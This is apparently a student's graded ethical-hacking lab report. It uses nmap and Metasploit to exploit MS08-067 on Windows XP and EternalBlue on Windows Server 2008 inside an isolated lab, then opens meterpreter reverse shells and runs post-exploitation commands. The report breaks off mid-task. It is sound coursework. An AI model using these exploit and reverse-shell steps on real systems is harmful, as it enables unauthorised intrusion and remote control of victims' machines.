

CYSE 301: Cybersecurity Technique and Operations

**Assignment 4: Ethical Hacking**

**Michael Opoku-Arthur**

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.


You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker) 192.168.10.13**
- pfSense VM (power on only) 192.168.10.10
- Windows XP (192.168.10.14) or Windows Server 2008 (198.168.10.11) or Windows 7 (depending on the subtasks).
- Use **LPORT: 4428** for all tasks.

### Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.



```
root@CS2APenTest: ~  
File Edit View Search Terminal Help  
root@CS2APenTest: # nmap 192.168.10.14  
Starting Nmap 7.70 ( https://nmap.org ) at 2024-02-29 18:21 EST  
Nmap scan report for 192.168.10.14  
Host is up (0.031s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
MAC Address: 00:15:5D:40:57:09 (Microsoft)  
  
Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds  
root@CS2APenTest: #
```

Nmap scan of XP (192.168.10.14)


2. Identify the SMB port number (default: 445) and confirm that it is open.

```
135/tcp open  mshrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in
root@CS2APenTest:~#
```

*Confirmation of port 445 open*

3. Launch Metasploit Framework and search for the exploit module: ms08\_067\_netapi



```
root@CS2APenTest: ~
File Edit View Search Terminal Help
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v5.0.38-dev                               ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post           ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 3 evasion                                           ]


msf5 > search ms08_067_netapi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Serve
r Service Relative Path Stack Corruption

msf5 >
```

Search of exploit

4. Use ms08\_067\_netapi as the exploit module and set meterpreter reverse\_tcp as the payload.




```
msf5 > search ms08_067_netapi

Matching Modules
=====
#    Name                                          Disclosure Date  Rank  Check  Description
-    -
0    exploit/windows/smb/ms08_067_netapi          2008-10-28      great Yes    MS08-067 Microsoft Serve
r Service Relative Path Stack Corruption

msf5 > use exploit/windows/smb/ms08_067_netapi
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) >
```

Setting Payload

5. Use XXXX (follow the lab instruction) as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



The screenshot shows a Kali Linux terminal window with the Metasploit framework running. The user is configuring the 'exploit/windows/smb/ms08\_067\_netapi' module. The terminal output shows the following commands and their results:

```
msf5 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf5 exploit(windows/smb/ms08_067_netapi) > set LPORT 4428
LPORT => 4428
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.10.14
RHOST => 192.168.10.14
msf5 exploit(windows/smb/ms08_067_netapi) > show options
```

The 'show options' command displays the module options for 'exploit/windows/smb/ms08\_067\_netapi':

Name	Current Setting	Required	Description
RHOSTS	192.168.10.14	yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Next, the 'show payload' command is used to display the payload options for 'windows/meterpreter/reverse\_tcp':

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	4428	yes	The listen port

Finally, the 'show target' command is used to display the exploit target:

Id	Name
0	Automatic Targeting

The terminal ends with the prompt 'msf5 exploit(windows/smb/ms08\_067\_netapi) >'.


Configuration of parameters 1/2

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.14:1036) at 2024-02-29 18:49:10
-0500
```

Exploiting 2/2

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



Successful screenshot

7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.

```
meterpreter > localtime
Local Date/Time: 2024-02-29 18:51:12.142 Eastern Standard Time (UTC-500)
meterpreter > 
```

Displaying local date and time



8. [Post-exploitation] In meterpreter shell, get the SID of the user.

```
meterpreter > getsid  
Server SID: S-1-5-18  
meterpreter > █
```

*Display SID*

9. [Post-exploitation] In meterpreter shell, get the current process identifier.

```
meterpreter > getpid  
Current pid: 1000  
meterpreter > █
```

*Display PID*

10. [Post-exploitation] In meterpreter shell, get system information about the target.

```
meterpreter > sysinfo  
Computer      : ORG-JLF9I0GWXFM  
OS            : Windows XP (Build 2600, Service Pack 3).  
Architecture  : x86  
System Language : en_US  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter    : x86/windows  
meterpreter > █
```

*Display system information*

### Task B. Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the **EternalBlue** vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.

- Configure your Metasploit accordingly and set XXXX (follow the lab instruction) as the listening port number. Display the configuration and exploit the target. (10 pt)

```
File Edit View Search Terminal Help
root@CS2APenTest:~# nmap 192.168.10.11 -sS -p 4428
Starting Nmap 7.70 ( https://nmap.org ) at 2024-02-29 19:13 EST
Nmap scan report for 192.168.10.11
Host is up (0.0068s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
MAC Address: 00:15:5D:40:57:0A (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
```

Nmap Scan



```
Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    thread            yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.10.13     yes       The listen address (an interface may be specified)
LPORT       4428              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Figure 1 Setting configurations 2/2

```
Applications ▾ Places ▾ Terminal ▾ Thu 19:40
root@CS2APenTest: ~


File Edit View Search Terminal Help

msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] 192.168.10.11:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[*] 192.168.10.11:445 - Connection established for exploitation.
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[*] 192.168.10.11:445 - Sending SMBv2 buffers
[*] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[*] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] 192.168.10.11:445 - =====
[*] 192.168.10.11:445 - =====FAIL=====
[*] 192.168.10.11:445 - =====
[*] 192.168.10.11:445 - Connecting to target for exploitation.
[*] 192.168.10.11:445 - Connection established for exploitation.
[*] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020 37 36 30 30 7600
[*] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[*] 192.168.10.11:445 - Sending SMBv2 buffers
[*] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
```

Exploit

1. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)



Successful connection, displaying screenshot



2. [Post-exploitation] In meterpreter shell, display the target system's local date and time. **(2 pt)**

```
meterpreter > localtime
Local Date/Time: 2024-02-29 19:42:40.966 Eastern Standard Time (UTC-500)
meterpreter > █
```

*display local time*

3. [Post-exploitation] In meterpreter shell, get the SID of the user. **(2 pt)**

```
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > █
```

*Display SID*

4. [Post-exploitation] In meterpreter shell, get the current process identifier. **(2 pt)**

